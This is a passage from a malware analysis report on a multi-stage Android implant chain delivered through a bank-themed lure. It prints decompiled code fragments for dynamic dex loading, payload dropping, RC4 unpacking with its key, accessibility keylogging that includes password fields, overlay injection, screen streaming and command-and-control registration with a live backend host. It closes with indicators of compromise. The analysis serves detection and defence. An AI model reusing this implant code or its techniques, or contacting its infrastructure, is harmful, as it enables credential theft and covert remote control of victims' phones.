    objArr[1] = str2;
    objArr[2] = str3;
    ...
    objArr[3] = (ClassLoader) a(method, field, objArr2);
    DexClassLoader dexClassLoader = (DexClassLoader) constructor.newInstance(objArr);
    ...
    return dexClassLoader;
}
Dynamic analysis confirmed the exact runtime path:
{
  "tag": "DYNAMIC_CODE_LOADING",
  "details": {
    "loader": "DexClassLoader",
    "dexPath": "/data/user/0/com.junk.knock/app_tell/tWyWeG.txt",
    "optimizedDir": "/data/user/0/com.junk.knock/app_tell",
    "libraryPath": ""
  }
}
Next phase: installer: dropping payload_grass.apk and tracking the victim
The runtime-loaded installer stage (com.gallery.oppose) stores several important values in Base64+XOR form. Once decoded, they reveal:
- target package:
com.core.town - setup URI:
core://setup - tracking endpoint:
https://jeliornic.it.com/api/v1/tracking/events - build ID:
h8zskxh6kjv
The decoder itself is straightforward:
public static final String unwrap(String s, String k) {
    ...
    byte[] bArrDecode = Base64.decode(s, 0);
    ...
    arrayList.add(Byte.valueOf((byte) (k.charAt(i2 % k.length()) ^ bArrDecode[i])));
    ...
    return new String(CollectionsKt___CollectionsKt.toByteArray(arrayList), Charsets.UTF_8);
}
The installer checks the second-stage provider to see whether accessibility is already enabled:
Cursor cursorQuery = getContentResolver().query(Uri.parse("content://" + INSTANCE.getPROVIDER_AUTHORITY()), null, null, null, null);
...
boolean zAreEqual = Intrinsics.areEqual(cursorQuery.isNull(columnIndex) ? null : cursorQuery.getString(columnIndex), "enabled");
It writes the embedded APK directly from assets and launches installation:
File file = new File(opposeActivity.getCacheDir(), "installer_" + System.currentTimeMillis() + ".apk");
InputStream inputStreamOpen = opposeActivity.getAssets().open("apk/payload_grass.apk");
...
fileOutputStream.write(bArr, 0, i);
...
opposeActivity.runOnUiThread(new w4(2, opposeActivity, file));
After installation, it hands off control to the second stage through a deep link:
private final void openSetupUrl() {
    try {
        String strUnwrap = OpposeUtils.unwrap(BuildConfig.OUTSIDE_TOWARD, BuildConfig.GARMENT_RIDE);
        Intent intent = new Intent("android.intent.action.VIEW");
        intent.setData(Uri.parse(strUnwrap));
        intent.setFlags(268435456);
        startActivity(intent);
This stage also reports key user actions back to the backend. The event schema includes build ID, package name, app version, device ID, Android version, and device model:
private final JSONObject createEventData(String eventName) throws JSONException {
    JSONObject jSONObject = new JSONObject();
    jSONObject.put(NotificationCompat.CATEGORY_EVENT, eventName);
    jSONObject.put("build_id", OpposeUtils.unwrap(BuildConfig.VIVID_FIX, BuildConfig.GARMENT_RIDE));
    jSONObject.put("package_name", BuildConfig.APPLICATION_ID);
    jSONObject.put("app_version", BuildConfig.VERSION_NAME);
    jSONObject.put("device_id", getDeviceId());
The installer explicitly tracks at least these milestones:
sendEvent("accessibility_enabled", ...)
sendEvent("app_first_launch", ...)
sendEvent("install_permission_granted", ...)
sendEvent("installation_success", ...)
Stage 2 implant: com.core.town
The embedded second-stage APK is not just a decoy package. Its manifest declares an accessibility implant with persistence, screen capture, Firebase messaging, and a provider used by the installer stage.
<service
    android:name="com.core.town.service.RemoteAccessibilityService"
    android:permission="android.permission.BIND_ACCESSIBILITY_SERVICE"
    android:exported="true"
    android:foregroundServiceType="dataSync">
    <intent-filter>
        <action android:name="android.accessibilityservice.AccessibilityService"/>
    </intent-filter>
    <meta-data
        android:name="android.accessibilityservice"
        android:resource="@xml/accessibility_service_config"/>
</service>
<service
    android:name="com.core.town.service.ScreenCaptureService"
    android:foregroundServiceType="mediaProjection|dataSync"/>
...
<activity
    android:name="com.core.town.SetupActivity"
    android:exported="true"
    android:excludeFromRecents="true">
    <intent-filter>
        <action android:name="android.intent.action.VIEW"/>
        <category android:name="android.intent.category.DEFAULT"/>
        <category android:name="android.intent.category.BROWSABLE"/>
        <data
            android:scheme="core"
            android:host="setup"/>
    </intent-filter>
Its accessibility profile is intentionally broad:
<accessibility-service xmlns:android="http://schemas.android.com/apk/res/android"
    android:description="@string/accessibility_service_description"
    android:accessibilityEventTypes="typeAllMask"
    android:accessibilityFeedbackType="feedbackGeneric"
    android:notificationTimeout="100"
    android:accessibilityFlags="flagRequestFilterKeyEvents|flagReportViewIds|flagIncludeNotImportantViews|flagDefault"
    android:canRetrieveWindowContent="true"
    android:canPerformGestures="true"/>
The strings show the second-stage masquerade clearly. Second-stage tries to appear as a system update component:
<string name="accessibility_service_notification_title">System Update</string>
<string name="app_name">Android V.28.11</string>
<string name="service_notification_title">System Component</string>
<string name="setup_title">Setup Required</string>
The most important deeper finding is that com.core.town is still not the end of the chain. Its Applicationclass does more than just initialize the app: it extracts a hidden asset named qkcCg.jpg, processes it, and loads another stage from it.
public String f = "fade";
public String g = "easy";
...
public String o = "qkcCg.jpg";
public b p = new b();
Its attachBaseContext() builds the internal path for that file and only continues if the nested unpacking succeeds:
String strA = a(a(this.e));
...
File fileA = a(this.e, this.f);
...
String strB = b(strA);
...
boolean zD = d(strB);
...
a(strB, strA, stringBuffer, this.e);
Hidden stage unpacking: qkcCg.jpg
The helper extracted from classes7.dex shows that qkcCg.jpg is not an image in any meaningful sense. The loader uses a small reflection/string-decoder layer and a hardcoded key string:
public String m = "sDjCM";
The helper also contains a trivial XOR string decoder used for recovering the reflective method names:
public String b(byte[] bArr) {
    ...
    byte[] bArr3 = {90};
    ...
    bArr2[i13] = (byte) (bArr[i13] ^ bArr3[i13 % length2]);
    ...
    return new String(bArr2);
}
The actual transform routine uses this.m.getBytes() and then performs an RC4-style key-scheduling and output loop:
Method methodA = a(String.class, b(new byte[]{61, 63, 46, 25, 54, 59, 41, 41}), (Class<?>[]) null);
...
Method methodA2 = a((Class) a(methodA, this.m, (Object[]) null), b(new byte[]{61, 63, 46, 24, 35, 46, 63, 41}), (Class<?>[]) null);
...
byte[] bArr2 = (byte[]) a(methodA2, this.m, (Object[]) null);
...
int[] iArr = new int[256];
for (i3 = 0; i3 < 256; i3++) {
    iArr[i3] = i3;
}
for (i4 = 0; i4 < 256; i4++) {
    ...
    int i35 = i33 + bArr2[i34] + 256;
    ...
    i25 = i35 % 256;
    ...
    a(i4, i25, iArr);
}
...
byte[] bArr3 = new byte[bArr.length];
for (i6 = 0; i6 < bArr.length; i6++) {
    ...
    int i75 = iArr2[(iA2 + iA3) % 256];
    ...
    int i78 = ((i75 + 1) - 1) ^ bArr[i6];
    ...
    bArr3[i6] = (byte) i78;
}
return bArr3;
Offline reproduction confirmed that applying RC4 with key sDjCM to the raw qkcCg.jpg asset yields a valid ZIP archive whose only entry is the final classes.dex.
Malware features
The extracted final stage is where the actual implant behavior lives. It still uses the com.core.town package namespace, but it is no longer just a setup shell.
Accessibility-based remote control
The final RemoteAccessibilityService executes broadcast-delivered control messages and maps them to gesture injection and global actions:
if (action.equals("com.core.town.CONTROL_MESSAGE")) {
    ...
    if (diVar != null) {
        RemoteAccessibilityService.access$handleControlMessage(remoteAccessibilityService, diVar);
    }
}
Touch injection is implemented with dispatchGesture():
if (!remoteAccessibilityService.dispatchGesture(new GestureDescription.Builder().addStroke(new GestureDescription.StrokeDescription(path, 0L, j)).build(), new kc0(0), null)) {
    Log.e("HedgehogUtils", "dispatchGesture() returned FALSE!");
}
Global navigation actions are also exposed:
if (diVar instanceof dh) {
    remoteAccessibilityService.performGlobalAction(1);
    return;
}
if (diVar instanceof ih) {
    remoteAccessibilityService.performGlobalAction(2);
    return;
}
if (diVar instanceof rh) {
    remoteAccessibilityService.performGlobalAction(3);
    return;
}
The websocket binary decoder confirms that these are operator-triggered remote actions:
if (b == 4) {
    mhVar = dh.c;
} else if (b == 5) {
    mhVar = ih.c;
} else if (b == 6) {
    mhVar = rh.c;
} else if (b == 7) {
    mhVar = ph.c;
}
Keylogging and text interception
The implant captures text changes from editable fields and records both the previous and updated values:
t80VarArr[0] = new t80("before_text", str);
t80VarArr[1] = new t80("added_count", Integer.valueOf(length));
t80VarArr[2] = new t80("removed_count", Integer.valueOf(length2));
t80VarArr[3] = new t80("text_length", Integer.valueOf(str2.length()));
t80VarArr[4] = new t80("input_type", str3);
gpVar.c("TEXT_CHANGED", string, string2, str4, onVar, f7.A1(t80VarArr));
The same event is also pushed into the implant's event/log channel:
t80VarArr2[0] = new t80("package", string);
t80VarArr2[1] = new t80("class", str4);
t80VarArr2[2] = new t80("before_text", str);
t80VarArr2[3] = new t80("text", str2);
t80VarArr2[4] = new t80("is_password", Boolean.valueOf(accessibilityNodeInfo.isPassword()));
t80VarArr2[5] = new t80("input_type", str3);
o("TEXT_CHANGED", f7.A1(t80VarArr2));
The general accessibility hook also captures TYPE_VIEW_TEXT_CHANGED directly:
gpVar6.c("TEXT_CHANGED", string2, string3, str8, new on(str8, strH13, contentDescription5 != null ? contentDescription5.toString() : null, accessibilityEvent.isPassword()), f7.A1(new t80("before_text", strH1), new t80("added_count", Integer.valueOf(accessibilityEvent.getAddedCount())), new t80("removed_count", Integer.valueOf(accessibilityEvent.getRemovedCount())), new t80("from_index", Integer.valueOf(accessibilityEvent.getFromIndex())), new t80("text_length", Integer.valueOf(strH13.length()))));
UI-tree capture
The service builds a full JSON representation of the current screen, including text, content descriptions, view IDs, screen bounds, roles, and children:
jSONObject.put("className", string);
...
jSONObject.put("text", string3);
...
jSONObject.put("contentDescription", string4);
...
jSONObject.put("viewIdResourceName", viewIdResourceName);
...
jSONObject.put("bounds", jSONObject2);
...
jSONObject.put("role", f(accessibilityNodeInfo));
The exported method returns the serialized tree with screen dimensions:
public final String captureUITree() throws JSONException {
    AccessibilityNodeInfo rootInActiveWindow = getRootInActiveWindow();
    ...
    JSONObject jSONObjectC = c(rootInActiveWindow, 0);
    ...
    jSONObject.put("timestamp", System.currentTimeMillis());
    jSONObject.put("screenWidth", this.c);
    jSONObject.put("screenHeight", this.d);
    jSONObject.put("root", jSONObjectC);
    return jSONObject.toString();
}
Overlay and web-inject delivery
The operator can instruct the implant to display URL, HTML, black-screen, or loading overlays:
if (lowerCase.equals(ImagesContract.URL)) {
    ...
    j80Var4.k(str2);
}
...
if (lowerCase.equals("html")) {
    ...
    j80Var5.g(str2);
}
...
if (lowerCase.equals("black") && (j80Var = remoteAccessibilityService.overlayManager) != null && j80Var.b(3, false)) {
    ...
}
...
if (lowerCase.equals("loading") && (j80Var2 = remoteAccessibilityService.overlayManager) != null) {
    j80Var2.h();
}
The FCM command set explicitly supports clickable overlays and overlay task updates:
if (string2.equals("show_clickable_overlay")) {
    ...
    l(jSONObjectOptJSONObject);
public static void l(JSONObject jSONObject) throws Exception {
    ...
    String strOptString = jSONObject.optString(ImagesContract.URL, "");
    ...
    new Handler(Looper.getMainLooper()).post(new nq(remoteAccessibilityService, strOptString, dc0Var, countDownLatch, 0));
if (string2.equals("update_overlay_tasks")) {
    ...
    fcmMessageService5.o(jSONObjectOptJSONObject);
arrayList.add(new k80(jSONObject2.getString("task_id"), jSONObject2.getString("package"), jSONObject2.getString(ImagesContract.URL)));
l80VarE.e(arrayList);
The overlay path also injects custom JavaScript into WebView content to keep input fields visible while the keyboard is open, which is consistent with credential-capture overlays.
Screen streaming and websocket sessions
The implant can request MediaProjection permission and start a foreground capture service:
startActivityForResult(((MediaProjectionManager) getSystemService("media_projection")).createScreenCaptureIntent(), 2001);
The FCM command handler supports enabling live websocket sessions:
if (string2.equals("enable_ws")) {
    ...
    fcmMessageService5.e(jSONObjectOptJSONObject);
That method accepts a per-session websocket URL and API key:
String strOptString = jSONObject.optString("session_id");
int iOptInt = jSONObject.optInt("duration_sec", 3600);
boolean zOptBoolean = jSONObject.optBoolean("video_required", false);
String strOptString2 = jSONObject.optString("ws_url");
String strOptString3 = jSONObject.optString("ws_api_key", "");
...
intent.putExtra("ws_url", strOptString2);
if (strOptString3.length() > 0) {
    intent.putExtra("ws_api_key", strOptString3);
}
The websocket client is built with OkHttp and adds X-API-Key when present:
OkHttpClient.Builder timeout = new OkHttpClient.Builder().readTimeout(0L, TimeUnit.MILLISECONDS);
...
Request.Builder builderUrl = new Request.Builder().url(str);
...
if (str3 != null) {
    builderUrl.addHeader("X-API-Key", str3);
}
this.g = this.f.newWebSocket(requestBuild, new af0(this.n, this));
The binary control protocol is also visible in source. Examples:
1-> touch/gesture events2-> key events3-> swipe vector15-> overlay mode (black,html,url,loading)18-> clipboard injection22-> open a settings page23-> launch another application24-> end session
Relevant decoder fragment:
} else if (b == 15) {
    if (byteBuffer.remaining() >= 5) {
        byte b4 = byteBuffer.get();
        int i9 = byteBuffer.getInt();
        if (b4 == 0) {
            str = "black";
        } else if (b4 == 1) {
            str = "html";
        } else if (b4 == 2) {
            str = ImagesContract.URL;
        } else if (b4 == 3) {
            str = "loading";
        }
        ...
        mhVar = new xh(str, str2);
    }
} else if (b == 18) {
    ...
    mhVar = new wh(new String(bArr3, qc.a), z);
} else if (b == 22) {
    ...
    mhVar = new nh(new String(bArr4, qc.a));
} else if (b == 23) {
    ...
    mhVar = new mh(new String(bArr5, qc.a));
}
Additional operator support features
The final-stage command set also includes:
upload_appsrequest_permissionsstart_pollingstop_pollingstart_heartbeatstop_heartbeatshow_settingswake_with_activityshow_notificationconfigure_logging
These are visible directly in the FCM command switch:
if (string2.equals("upload_apps")) {
...
if (string2.equals("request_permissions")) {
...
if (string2.equals("start_polling")) {
...
if (string2.equals("start_heartbeat")) {
...
if (string2.equals("show_settings")) {
...
if (string2.equals("configure_logging")) {
Backend registration observed at runtime
The dynamic session confirms the static picture.
Observed backend traffic:
https://jeliornic.it.com/api/v1/tracking/eventshttps://jeliornic.it.com/api/v1/devices/registerhttps://jeliornic.it.com/api/v1/devices/device_bf43438cc5236391/events/batch
Observed enrollment values:
device_id = device_bf43438cc5236391api_key = ak_c5JNf4OUUSGytz0DpmR9fGbxtjtSR0BCoDtrPj7CS8Y- resolved backend IP observed during the session:
104.21.59.199
Observed authentication headers:
X-API-Key: ak_c5JNf4OUUSGytz0DpmR9fGbxtjtSR0BCoDtrPj7CS8YX-Device-ID: device_bf43438cc5236391
The static backend base URL is also embedded directly in the final-stage code. The final implant decodes the backend constant using an XOR helper and the key zext0sup3bei25jm:
public abstract class ya {
    public static final String a = "zext0sup3bei25jm";
}
a = cw.a("EhEMBENJWl9ZBwkAXUcEBBlLEQAeEBod");
Decoded value:
https://jeliornic.it.com
The registration flow itself is explicitly in the source:
String string = Settings.Secure.getString(l9Var.a.getContentResolver(), "android_id");
...
String strConcat = "device_".concat(string);
...
Task<String> token = FirebaseMessaging.getInstance().getToken();
jSONObject.put("device_id", str);
jSONObject.put("fcm_token", str3);
jSONObject.put("build_id", str2);
jSONObject.put("device_info", new JSONObject(mapB));
jSONObject.put("optimization_stats", new JSONObject(mapC));
jSONObjectH = l9Var.h("POST", "/api/v1/devices/register", jSONObject, false);
After registration, the backend credentials are stored locally:
sharedPreferences.edit().putString("device_id", jSONObjectH.getString("device_id")).apply();
sharedPreferences.edit().putString("api_key", jSONObjectH.getString("api_key")).apply();
sharedPreferences.edit().putLong("polling_interval_ms", jSONObjectH.optLong("polling_interval_ms", 300000L)).apply();
The HTTP helper uses both X-API-Key and X-Device-ID for authentication:
httpURLConnection = (HttpURLConnection) new URL(g + str2).openConnection();
httpURLConnection.setRequestMethod(str);
httpURLConnection.setRequestProperty("Content-Type", "application/json");
httpURLConnection.setRequestProperty("Accept", "application/json");
...
httpURLConnection.setRequestProperty("X-API-Key", string);
httpURLConnection.setRequestProperty("X-Device-ID", strG);
The same client is used for command polling, heartbeat, and event batching:
JSONObject jSONObjectH = l9Var.h("GET", "/api/v1/devices/" + strG + "/commands?status=pending&limit=10", null, true);
l9Var.h("POST", "/api/v1/devices/" + strG + "/heartbeat", jSONObject, true)
if (l9Var.h("POST", "/api/v1/devices/" + strG + "/events/batch", jSONObject3, true) != null) {
    return Boolean.TRUE;
}
Summary
This sample is best understood as a multi-stage remote-control implant chain rather than a simple fake banking app. The SGB-branded lure, the runtime installer, the visible Android V.28.11 package, and the hidden qkcCg.jpg stage are all part of one operator pipeline whose end goal is a fully enrolled accessibility implant.
The samples previously analyzed by CERT Polska uses the same core staging model: a bank-themed lure, a runtime installer, handoff into com.core.town, backend registration at jeliornic.it.com, and the same accessibility-centered implant design. The SGB variant therefore should be treated as another branch of the same FvncBot campaign, not as an unrelated one-off sample.
Indicators of compromise
File and stage identifiers
- outer sample name:
sgb.apk - outer SHA-256:
96b47838ba48b881f4b8e007c5b8c2963db516556865695848ee252571fe5893 - outer package:
com.junk.knock - runtime loader path:
/data/user/0/com.junk.knock/app_tell/tWyWeG.txt - runtime installer SHA-256:
91a22dcd68500e33ee0aa45d40dc00df58bc1d8e3559a273ff1ab8c3d2d94486 - embedded APK name:
payload_grass.apk - embedded APK SHA-256:
b4708b853ff64530776e8179a748b7e9469eb88491bceaffe3bf16cfe366d75a - embedded package:
com.core.town - hidden asset:
qkcCg.jpg - hidden asset SHA-256:
3d980d21f116bd499bdd0b52b570cbb4ddcbf47aa2dd96b5aae43dbce51f6249 - hidden asset transform key:
sDjCM - final extracted dex SHA-256:
56c28cda7650e6d9287b8c260594bc759f9f7b47cf74b27ad914de0a57b315c6
Network infrastructure
- backend base URL:
https://jeliornic.it.com - tracking endpoint:
https://jeliornic.it.com/api/v1/tracking/events - registration endpoint:
https://jeliornic.it.com/api/v1/devices/register - commands endpoint pattern:
/api/v1/devices/<device_id>/commands?status=pending&limit=10 - event batch endpoint pattern:
/api/v1/devices/<device_id>/events/batch - heartbeat endpoint pattern:
/api/v1/devices/<device_id>/heartbeat - command status endpoint pattern:
/api/v1/commands/<command_id>/status - observed backend IP during dynamic analysis:
104.21.59.199
